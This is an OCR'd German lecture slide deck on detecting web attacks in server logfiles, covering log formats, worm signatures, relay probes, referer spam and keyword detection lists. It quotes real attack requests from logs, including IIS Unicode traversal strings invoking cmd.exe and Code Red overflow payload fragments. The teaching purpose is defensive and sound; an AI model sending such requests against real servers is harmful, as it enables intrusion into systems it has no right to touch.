Heindl internet

www.heindl.de

Angriffe aus dem Internet im Webserver Logfile erkennen

Prof. Dr. Eduard Heindl

FH-Furtwangen

Der Autor


Heindl internet
www.heindl.de

- Prof. Dr. Eduard Heindl
- FH-Furtwangen, E-Business-Technologien
- Vorstand Heindl Internet AG
  - Kontakt: eduard@heindl.de
  - Homepage heindl.de/eduard-heindl

Themen

Heindl internet
www.heindl.de

- Logfile, was ist das?
- Warum im Logfile suchen
- Welche Angriffe sieht man
- Typische Signaturen
- Fehlalarm
- Unbekannte Angriffsformen
- Zusammenfassung



Elemente einer Logfilezeile

Heindl internet
www.heindl.de

- IP-Adresse des Clients
- Identität des Clientrechners (normalerweise nicht verfügbar)
- Identität des Benutzers (nur bei Authentifikation verfügbar)
- Sekundengenauer Zeitpunkt des Abrufs (Serverzeit)
- Erste Zeile der http Clientanfrage
- Status der Serverantwort
- Dateigröße in Bytes

```
217.84.38.30 - - [22/Mar/2001:00:05:15 +0100] "GET /solarmagazin/news.html
HTTP/1.0" 200 55537 www.solarserver.de "http://solarserver.de/"
"Mozilla/4.7 [de]C-CCK-MCD QXW0322q  (Win98; I)"
```

Combined Log Format

Heindl internet
www.heindl.de


- Referer, letztes Dokument im Browser des Besucher
- Domain von der die Seite abgerufen wurde
- Browser des Besuchers
- Betriebssystem des Besuchers

```
217.81.42.213 - - [01/Apr/2002:15:04:16
  +0200] GET / HTTP/1.1 200 25432
  www.heindl.de
  http://www.google.de/search?q=heindl+In
  ternet+AG&hl=de&btnG=Google-
  Suche&meta=lr%3Dlang_de Mozilla/4.0
  (compatible; MSIE 6.0; Windows NT 5.1)
```

Logfiles sind groß

Heindl internet
www.heindl.de

- Jede Anfrage erzeugt eine Zeile ~ 100 Byte
- Jede Webseite besteht aus ~ 40 Abfragen
- Jeder Besucher sieht ~ 10 Seiten
- Manche Websites haben viele tausend Besucher am Tag
- Manche Logfile umfassen einen Monat
- Größe von vielen hundert GByte nicht ungewöhnlich



Warum Logfile

Heindl internet
www.heindl.de

- Das Logfile erfordert keine zusätzliche Konfiguration
- Die Daten sind nach dem Ereignis noch vorhanden
- Die Performance der Systeme ändert sich nicht
- Logfiles werden auch auf fremd gehosteten Servern aufgezeichnet
- Die Vorgänge am Webserver sind von hoher Relevanz

Angriffe

Heindl internet
www.heindl.de

- Hohe Serverbelastung (DoS)
- Spionage in versteckten Verzeichnissen
- Aufruf von Skripten
- Systemstillstand
- Logfile Spam

Eigenartige Logs

Heindl internet
www.heindl.de

- Eigenartiges Log bei **www.lemonzoo.com**

Die wichtigsten Würmer

Heindl internet
www.heindl.de

Nimda

```
/scripts/root.exe?/c+dir
[...]
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Code Red

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
[...]
NNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c
3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

Quelle: http://www.gurusheaven.de

Die wichtigsten Würmer II

Heindl internet
www.heindl.de

Code Red II

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[...]
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858
%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190
%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

Code Red II Variante

```
GET /x.ida?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=X
```

Quelle: http://www.gurusheaven.de

Störender Aufruf

Heindl internet
www.heindl.de

- MS IIS-Webserver finden und hacken
- Typische Fileanfragen

```
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=261
  4&STRMVER=4&CAPREQ=0
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=560
  6&STRMVER=4&CAPREQ=0
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=261
  4&STRMVER=4&CAPREQ=0
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=560
  6&STRMVER=4&CAPREQ=0
/_vti_inf.html
/_vti_bin/shtml.exe/_vti_rpc
```

Code RedII

Heindl internet
www.heindl.de

Signaturen von CodeRedII im Logfile

```
GET /scripts/root.exe?/c+dir HTTP/1.0
GET /MSADC/root.exe?/c+dir HTTP/1.0
GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

Quelle: RUS-CERT, Universität Stuttgart, http://CERT.Uni-Stuttgart.DE/

- Ausnutzen der Unicode Schwachstellen bei IIS-Webservern

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
   HTTP/1.0
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
   HTTP/1.0
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

Quelle: RUS-CERT, Universität Stuttgart, http://CERT.Uni-Stuttgart.DE/

Tarnung als Hexcode

Heindl internet
www.heindl.de

- Gesuchtes File mit Error 414:
  - 217.75.149.142 - - [08/Oct/2004:22:17:46 +0200] "SEARCH
/\x90\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1
\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02
\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x02\xb1\x0" **414** 271 - "-" "-"
"-"

Aufruf eines Mailservers?

Heindl internet
www.heindl.de

- Folgende Zeile wurde im Logfile gefunden:

65.59.208.107 - -
[07/Oct/2004:14:54:18 +0200]
"POST http://65.59.208.107**:25**/ HTTP/1.1" 200 240 65.59.208.107 "-" "-" "-“

- Der Angreifer versucht den SMTP Port 25 auf dem Server 65.59.208.107 anzufragen
- http://Host**:**Port ist zulässig, da der Port nicht fix an 80 gebunden ist

Spammer auf Suche

Heindl internet
www.heindl.de

- Logeintrag: Spammer auf der Suche nach einem Relay:

```
203.86.166.95 - - [29/Jun/2004:03:45:42 +0200]
   "CONNECT 205.158.62.146:25 HTTP/1.0" 200 8307
203.86.166.95 - - [29/Jun/2004:03:45:55 +0200]
   "PUT http://205.158.62.146:25/ HTTP/1.0" 200 8307
203.86.166.95 - - [29/Jun/2004:03:45:56 +0200]
   "POST http://205.158.62.146:25/ HTTP/1.0" 200 8307
217.34.125.65 - - [29/Jun/2004:19:10:27 +0200]
   "CONNECT 1.3.3.7:1337 HTTP/1.0" 200 8307
13.4.22.177 - - [30/Jun/2004:21:05:44 +0200]
   "POST http://194.224.58.61:25/ HTTP/1.0" 200 8307
213.4.22.177 - - [30/Jun/2004:21:56:04 +0200]
   "PUT http://194.224.58.61:25/ HTTP/1.0" 200 8307
```

Echte und falsche Referer

Heindl internet
www.heindl.de


- Beobachtete Besucher auf www.heindl.de
- Pseudo - Besucher hinterlassen falsche Referer Angaben

AdClicks	Server
18	http://www.wi.fh-furtwangen.de
17	http://de.search.yahoo.com
14	http://www.fuckinglist.com
14	http://www.linkswhore.com
14	http://www.netcraft.com
12	http://www.southwesternpokerplayer.com?gambling
12	http://geekay.de
11	http://www.futic.com
10	http://www.cosmoty.de
9	http://www.training-and-more.de
9	http://search.msn.de
8	http://www.pornofish.com
8	http://www.tuebingen.de
7	http://www.stadtplan-gratis.de
7	http://www.fred.net
6	http://www.sedo.de
6	http://www.sex4singles.net
5	http://www.layer8manager.de
5	http://girlguides.palmy.net.nz
5	http://www.googleadservices.com

Logfilezeile mit Spam

Heindl internet
www.heindl.de

66.6.223.190 - - [10/Oct/2004:00:26:51 +0200]
"GET / HTTP/1.1" 200 103699 www.heindl.de
"http://www.fuckinglist.com"



Häufigkeit

Heindl internet
www.heindl.de

- So oft wurden Angriffe in einem Monat gesehen, www.festpark.de:

Seite/Objekt	PageViews
/_vti_bin/shtml.exe/_vti_rpc	2422
/_vti_inf.html	2408
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=2614&STRMVER=4&CAPREQ=0	291
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=2614&STRMVER=4&CAPREQ=0	290
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=4219&STRMVER=4&CAPREQ=0	83
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=4219&STRMVER=4&CAPREQ=0	83
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=3124&STRMVER=4&CAPREQ=0	9
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=3124&STRMVER=4&CAPREQ=0	9
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=5606&STRMVER=4&CAPREQ=0	6
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=5606&STRMVER=4&CAPREQ=0	5

Signaturen

Heindl internet
www.heindl.de

- Errorcode
  - Ungewöhnliche Fehlermeldungen sind ein erstes Anzeichen für Probleme
- Zeitpunkt
  - Angriffe erscheinen oft in Nachtstunden oder als ungewöhnliche Spikes
- Geschwindigkeit
  - Automatische Systeme surfen extrem schnell

Errorcode

Heindl internet
www.heindl.de

400 - Bad request
401 - Unauthorized
403 - Forbidden
404 - Not found, Nur dieser Fehler ist “üblich”
405 - Method not allowed
406 - Not acceptable
407 - Proxy authentication required
408 - Request timeout
409 - Conflict
410 - Gone
411 - Length required
412 - Precondition failed
413 - Request entity too large
414 - Request URI too long
415 - Unsupported media type
416 - Requested Range not satisfiable
417 - Expectation failed

Fehlalarm

Heindl internet
www.heindl.de

- Fehler im Gecko

```
129.13.73.29 - -
  [19/Dec/2003:08:28:35 +0100]
"GET /.html HTTP/1.1" 403 2079
  www.festpark.de "-" "Mozilla/5.0
  (Windows; U; WinNT4.0; de-DE;
  rv:1.4) Gecko/20030619
  Netscape/7.1 (ax)" "-"
```

405 - Method not allowed

Heindl internet
www.heindl.de

- The WebDAV PROPFIND Methode von MS

```
217.226.215.110 - -
  [15/Dec/2003:01:46:51 +0100]
  "PROPFIND
  /geburtstagsstaendchen.doc
  HTTP/1.1" 405 259 www.festpark.de
  "-" "Microsoft-WebDAV-
  MiniRedir/5.1.2600" "-"
```

Sitedownload

Heindl internet
www.heindl.de

Host-Name/IP	Host-Name	PageViews	Visits	Gesamtzeit	Zeit pro Visit
212.179.171.16	bzq-179-171-16.pop.bezeqint....	4597	4	1:09:30	0:17:22
194.95.178.103		2429	15	22:08:50	1:28:35
193.196.41.237	nat-ext-r40.rz.uni-karlsruhe.de	2401	4	1:33:26	0:23:21
194.95.178.102		2328	14	21:32:04	1:32:17
212.100.65.17	pc	2080	7	2:04:13	0:17:44
212.184.128.196	pd4b880c4.dip.t-dialin.net	1258	1	0:35:28	0:35:28
193.7.255.242		1256	291	58:15:59	0:12:00
81.2.137.17	crawl6.acont.de	1161	5	6:10:28	1:14:05
209.249.67.108	an-zyborg8.looksmart.com	1025	47	3:59:04	0:05:05
212.112.161.44		827	99	3:38:44	0:02:12
193.110.40.145		819	38	3:52:23	0:06:06
204.123.28.31	atrax1.pa-x.dec.com	536	3	1:13:37	0:24:32
209.237.238.162	crawl12-public.alexa.com	260	14	4:29:11	0:19:13
219.94.100.204		220	2	1:56:43	0:58:21
66.150.40.71		217	75	3:05:58	0:02:28
66.150.40.75		204	69	2:50:18	0:02:28
80.132.17.110	p5084116e.dip.t-dialin.net	181	2	0:03:10	0:01:35
217.162.160.135	dclient217-162-160-135.hispee...	167	9	1:30:05	0:10:00
80.129.26.226	p50811ae2.dip.t-dialin.net	163	4	1:58:28	0:29:37
80.58.9.42	42.red-80-58-9.pooles.rima-td...	155	22	6:10:40	0:16:50
66.230.140.66	argon.oxeo.com	155	13	1:50:07	0:08:28
217.86.5.143	pd956058f.dip.t-dialin.net	148	3	0:57:36	0:19:12
62.194.11.251	node-c-0bfb.a2000.nl	147	6	0:01:24	0:00:14
217.81.158.74	pd9519e4a.dip.t-dialin.net	142	5	0:27:07	0:05:25
212.51.47.134		133	8	1:41:05	0:12:38
80.131.84.141	p5083548d.dip.t-dialin.net	129	5	0:31:34	0:06:18

Angriffssignaturen

Heindl internet
www.heindl.de

- Signaturen von „Anfängern“

```
"CGI-BIN", "CFAPPMAN", "CFIDE", ".BIN",
  "PASSWORD", "PASSWD", "WEBADMIN",
  "WEBDATA", "WEBBOARD", "TMP", "-CGI",
  "SQL", "IISSAMPLES", "SETUP", "ROOT",
  "PUB", "PERL", "ORACLE", "ODBC",
  "LOGIN", "JDBC", "FTP", "CART",
  "CCARD", "ADMINISTRATOR", "STATS",
  ".DAT", "WEBLOW", ".CGI", ".PHP3",
  ".BAT", ".PW", "PRD.I", ".DLL", ".CSC",
  ".CFG", ".LOG", "MSOffice", "asp",
```

Angriffssignaturen ISS

Heindl internet
www.heindl.de

- Signaturen von „Fortgeschrittenen“

```
"..%C0%AF..", "..%C1%9C..",
  "..%C1%1C..", "SYSTEM32", "WINNT",
  "MSADC", "SCRIPTS", "_VTI_BIN",
  "EXE", "$DATA", ".HTR", ".HTW",
  ".IDC", ".IDQ", ".IDA", ".IDW"
  "root.exe" "URI" "cmd.exe"
  "default.ida" "_mem_bin" "Msadc"
  "x01" "%5c" "NULL.printer"
```

Unbekannte Angriffsformen finden

Heindl internet
www.heindl.de

- Suchen Sie nach allen Fileabrufen, die 0 Byte zurücksenden
- Suchen Sie nach Anfragen, die weder HTTP1.0 noch HTTP1.1 verwenden
- Analysieren Sie alle Fehler jenseits von 399
- Suchen Sie Browser, die nicht in der Browserdatenbank stehen
- Analysieren Sie Anfragen die extrem selten sind

Zusammenfassung

Heindl internet
www.heindl.de

- Logfiles bieten auch Informationen über die Systemgefährdung
- Bei kluger Analyse der Files können neuartige Angriffe erkannt werden
- Logfiles können für rückwirkende Analysen verwendet werden

Heindl internet

www.heindl.de

Mehr im Buch

Eduard Heindl

Logfiles richtig nutzen

Galileo Press